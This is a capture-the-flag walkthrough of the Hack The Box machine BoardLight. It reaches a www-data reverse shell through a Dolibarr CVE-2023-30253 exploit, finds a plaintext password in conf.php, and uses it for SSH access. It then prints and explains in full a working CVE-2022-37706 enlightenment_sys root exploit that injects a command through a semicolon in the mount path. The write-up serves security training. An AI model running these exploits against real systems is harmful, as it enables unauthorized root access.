BoardLight Walkthrough - HTB Easy | Dolibarr CVE-2023-30253 & Enlightenment Privilege Escalation
Complete walkthrough of BoardLight from Hack The Box. Covers exploiting Dolibarr ERP/CRM instance vulnerable to CVE-2023-30253, credential extraction from configuration files, SSH access via password reuse, and exploiting enlightenment_sys SUID binary through CVE-2022-37706 to gain root access.

Overview
BoardLight is an easy difficulty Linux machine that features a Dolibarr instance vulnerable to CVE-2023-30253. This vulnerability is leveraged to gain access as www-data. After enumerating and dumping the web configuration file contents, plaintext credentials lead to SSH access to the machine. Enumerating the system, a SUID binary related to enlightenment is identified which is vulnerable to privilege escalation via CVE-2022-37706 and can be abused to leverage a root shell.
External Enumeration
Nmap
Let’s start with an nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.11.11 -vv -p 22,80 -sC -sV
<SNIP>
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDH0dV4gtJNo8ixEEBDxhUId6Pc/8iNLX16+zpUCIgmxxl5TivDMLg2JvXorp4F2r8ci44CESUlnMHRSYNtlLttiIZHpTML7ktFHbNexvOAJqE1lIlQlGjWBU1hWq6Y6n1tuUANOd5U+Yc0/h53gKu5nXTQTy1c9CLbQfaYvFjnzrR3NQ6Hw7ih5u3mEjJngP+Sq+dpzUcnFe1BekvBPrxdAJwN6w+MSpGFyQSAkUthrOE4JRnpa6jSsTjXODDjioNkp2NLkKa73Yc2DHk3evNUXfa+P8oWFBk8ZXSHFyeOoNkcqkPCrkevB71NdFtn3Fd/Ar07co0ygw90Vb2q34cu1Jo/1oPV1UFsvcwaKJuxBKozH+VA0F9hyriPKjsvTRCbkFjweLxCib5phagHu6K5KEYC+VmWbCUnWyvYZauJ1/t5xQqqi9UWssRjbE1mI0Krq2Zb97qnONhzcclAPVpvEVdCCcl0rYZjQt6VI1PzHha56JepZCFCNvX3FVxYzEk=
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBK7G5PgPkbp1awVqM5uOpMJ/xVrNirmwIT21bMG/+jihUY8rOXxSbidRfC9KgvSDC4flMsPZUrWziSuBDJAra5g=
|   256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILHj/lr3X40pR3k9+uYJk4oSjdULCK0DlOxbiL66ZRWg
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 8.2p1)
- Port 80: HTTP running Apache httpd 2.4.41
Web Application Analysis
HTTP Service
Let’s visit port 80 through the browser:

The page is static and no buttons redirect us to other pages.
ffuf - Virtual Host Discovery
Add board.htb (domain name found in the homepage footer) to the /etc/hosts file.
Directory and subdomain fuzzing doesn’t succeed, but we find something interesting in virtual hosts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌─[dua2z3rr@parrot]─[~]
└──╼ $ffuf -w /home/dua2z3rr/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u http://board.htb -H 'Host: FUZZ.board.htb' -fw 6243

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://board.htb
 :: Wordlist         : FUZZ: /home/dua2z3rr/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 6243
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 2219ms]
Virtual host discovered: crm.board.htb
Dolibarr CRM Analysis
CRM Virtual Host
After adding the new vhost to the /etc/hosts file, let’s access it:

We find a Dolibarr login page. We can see this site is running version 17.0.0.
Dolibarr ERP/CRM is a multi-user Open source program for small and medium businesses, foundations and freelancers. It includes a series of features typical of Enterprise Resource Planning and Customer Relationship Management.
Let’s try logging in with default credentials admin:admin:

We’re in, though not completely. In fact, we cannot perform any type of action regarding the site, such as adding a custom PHP page for a reverse shell.
Exploit Research
Finding CVE-2023-30253

Let’s try using vulnerability CVE-2023-30253.
Initial Access
Exploit Execution
I used the exploit from this GitHub repository: https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253
1
2
3
4
5
6
7
8
┌─[dua2z3rr@parrot]─[~/boxes/boardLight/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
└──╼ $python3 exploit.py http://crm.board.htb admin admin 10.10.16.9 9001
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
Starting listener:
1
2
3
4
5
6
7
┌─[dua2z3rr@parrot]─[~]
└──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.11 56670
bash: cannot set terminal process group (856): Inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/website$
Shell obtained as www-data.
Exploit Explanation
Going to the URL admin_url = args.hostname + "/admin/index.php?mainmenu=home&leftmenu=setup&mesg=setupnotcomplete" we can obtain a pre-login token (cross-site request forgery). Thanks to this token, through carefully crafted HTTP requests, we can create a new PHP page and modify its code to insert a reverse shell.
Lateral Movement
Configuration File Discovery
Before running scripts like linpeas.sh to aid our enumeration, let’s investigate the site and its components to find interesting information, such as a database from which we could obtain credentials.
After about 10 minutes, I find a file called conf.php (/var/www/html/crm.board.htb/htdocs/conf/conf.php):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_JQUERY_UI='';

//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
Password found: serverfun2$2023!!
SSH Access
Let’s try accessing user larissa via SSH with this password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌─[dua2z3rr@parrot]─[~/boxes/boardLight]
└──╼ $ssh larissa@10.10.11.11
The authenticity of host '10.10.11.11 (10.10.11.11)' can't be established.
ED25519 key fingerprint is SHA256:xngtcDPqg6MrK72I6lSp/cKgP2kwzG6rx2rlahvu/v0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.11' (ED25519) to the list of known hosts.
larissa@10.10.11.11's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$ ls -al
total 76
drwxr-x--- 15 larissa larissa 4096 May 17  2024 .
drwxr-xr-x  3 root    root    4096 May 17  2024 ..
lrwxrwxrwx  1 root    root       9 Sep 18  2023 .bash_history -> /dev/null
-rw-r--r--  1 larissa larissa  220 Sep 17  2023 .bash_logout
-rw-r--r--  1 larissa larissa 3771 Sep 17  2023 .bashrc
drwx------  2 larissa larissa 4096 Sep 29 11:20 .cache
drwx------ 12 larissa larissa 4096 May 17  2024 .config
drwxr-xr-x  3 larissa larissa 4096 May 17  2024 .local
lrwxrwxrwx  1 larissa larissa    9 Sep 18  2023 .mysql_history -> /dev/null
-rw-r--r--  1 larissa larissa  807 Sep 17  2023 .profile
drwx------  2 larissa larissa 4096 May 17  2024 .run
drwx------  2 larissa larissa 4096 May 17  2024 .ssh
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Desktop
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Documents
drwxr-xr-x  3 larissa larissa 4096 May 17  2024 Downloads
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Music
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Pictures
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Public
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Templates
drwxr-xr-x  2 larissa larissa 4096 May 17  2024 Videos
-rw-r-----  1 root    larissa   33 Sep 29 08:09 user.txt
User flag obtained.
Privilege Escalation
Sudo Enumeration
Unlike most previous boxes, we cannot run any binary as sudo:
1
2
3
larissa@boardlight:~$ sudo -l
[sudo] password for larissa:
Sorry, user larissa may not run sudo on localhost.
Let’s run LinPEAS instead:
1
2
3
4
5
6
7
8
9
10
11
                               ╔═══════════════════╗
═══════════════════════════════╣ Interesting Files ╠═══════════════════════════════
                               ╚═══════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 15K Apr  8  2024 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID binary!)
LinPEAS informs us there are many other ways to perform privilege escalation on this machine (including 2 vulnerabilities with near-guaranteed success), but we’ll stick to the method the box wants us to follow.
Key finding: SUID bit set on 4 enlightenment-related files. This means these files will ALWAYS be executed as the owner of the file (in this case, root).
Enlightenment Exploitation
Understanding Enlightenment
Enlightenment is an advanced window manager for X11. Unique features include: a fully animated background, nice drop shadows around windows, backed by an extremely clean and optimized foundation of APIs.
Enlightenment is a window manager / desktop environment for Linux. It’s used to mount or unmount devices, such as USB drives, CD-ROMs, partitions, etc.
Let’s get the enlightenment version on this machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
larissa@boardlight:~$ enlightenment -h
ESTART: 0.00001 [0.00001] - Begin Startup
ESTART: 0.00007 [0.00006] - Signal Trap
ESTART: 0.00008 [0.00002] - Signal Trap Done
ESTART: 0.00010 [0.00002] - Eina Init
ESTART: 0.00045 [0.00035] - Eina Init Done
ESTART: 0.00049 [0.00003] - Determine Prefix
ESTART: 0.00062 [0.00014] - Determine Prefix Done
ESTART: 0.00064 [0.00001] - Environment Variables
ESTART: 0.00065 [0.00001] - Environment Variables Done
ESTART: 0.00066 [0.00001] - Parse Arguments
Options:
	-display DISPLAY
		Connect to display named DISPLAY.
		EG: -display :1.0
	-fake-xinerama-screen WxH+X+Y
		Add a FAKE xinerama screen (instead of the real ones)
		given the geometry. Add as many as you like. They all
		replace the real xinerama screens, if any. This can
		be used to simulate xinerama.
		EG: -fake-xinerama-screen 800x600+0+0 -fake-xinerama-screen 800x600+800+0
	-profile CONF_PROFILE
		Use the configuration profile CONF_PROFILE instead of the user selected default or just "default".
	-good
		Be good.
	-evil
		Be evil.
	-psychotic
		Be psychotic.
	-locked
		Start with desklock on, so password will be asked.
	-i-really-know-what-i-am-doing-and-accept-full-responsibility-for-it
		If you need this help, you don't need this option.
	-version
E: Begin Shutdown Procedure!
Using the command with the -version flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
larissa@boardlight:~$ enlightenment -version
ESTART: 0.00001 [0.00001] - Begin Startup
ESTART: 0.00024 [0.00023] - Signal Trap
ESTART: 0.00036 [0.00012] - Signal Trap Done
ESTART: 0.00046 [0.00010] - Eina Init
ESTART: 0.00087 [0.00041] - Eina Init Done
ESTART: 0.00096 [0.00009] - Determine Prefix
ESTART: 0.00117 [0.00021] - Determine Prefix Done
ESTART: 0.00123 [0.00006] - Environment Variables
ESTART: 0.00128 [0.00005] - Environment Variables Done
ESTART: 0.00133 [0.00005] - Parse Arguments
Version: 0.23.1
E: Begin Shutdown Procedure!
Enlightenment version: 0.23.1
Exploit Research - CVE-2022-37706
The vulnerability we’ll use to obtain root privileges on this box is CVE-2022-37706.
I used this exploit: https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit
Exploit Explanation
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
#!/bin/bash

echo "CVE-2022-37706"
echo "[*] Trying to find the vulnerable SUID file..."
echo "[*] This may take few seconds..."

file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
if [[ -z ${file} ]]
then
	echo "[-] Couldn't find the vulnerable SUID file..."
	echo "[*] Enlightenment should be installed on your system."
	exit 1
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Enjoy the root shell :)"
${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net
The exploit is quite straightforward except for the last line. All the lines before are just output messages for the attacker. Now let’s talk about the last line:
${file} /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net
${file}executes the vulnerable binary file (enlightenment_sys)/bin/mount -o ...passes the mount command as an argument to enlightenment_sys- The vulnerability is based on the lack of sanitization of parameters passed to the mount command, particularly the path of the device to mount. With the
;character, you can concatenate commands as root /dev/../tmp/;/tmp/exploit- This is the crucial part:- The path contains a semicolon
- After normalization of /dev/../tmp, the path becomes /tmp
- The system reinterprets the ; character as a command separator
- Both /tmp and /tmp/exploit get mounted
/tmp/exploitcontains/bin/shand is executed to obtain root privileges
Root Access
Running the Exploit
1
2
3
4
5
6
7
8
9
10
11
larissa@boardlight:~$ ./exploit3.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami
root
#
Root flag obtained. Box completed.
Reflections
What Surprised Me
What struck me most about this box was how a legitimate system utility like enlightenment_sys could become a privilege escalation vector. The vulnerability demonstrates that even well-intentioned security mechanisms (SUID for system management) can be exploited when input validation is insufficient.
Main Mistake
I initially spent too much time trying to enumerate the MySQL database after obtaining the credentials from the configuration file. I assumed there might be additional credentials or sensitive information there, but the password reuse for SSH was the intended path. I should have immediately tested the database password against system users. In easy-rated machines like this one password reuse is pretty common.
Alternative Approaches
Instead of the CVE-2022-37706 exploit script, I could have manually crafted the malicious mount command once I understood the vulnerability.
Open Question
Why do window managers and desktop environments require SUID binaries for device management? Modern systems often use polkit or other privilege separation mechanisms. Could this architecture be redesigned to avoid the need for SUID binaries entirely, or are there fundamental limitations that necessitate this approach?
Completed this box? What was your privilege escalation method? Leave a comment down below!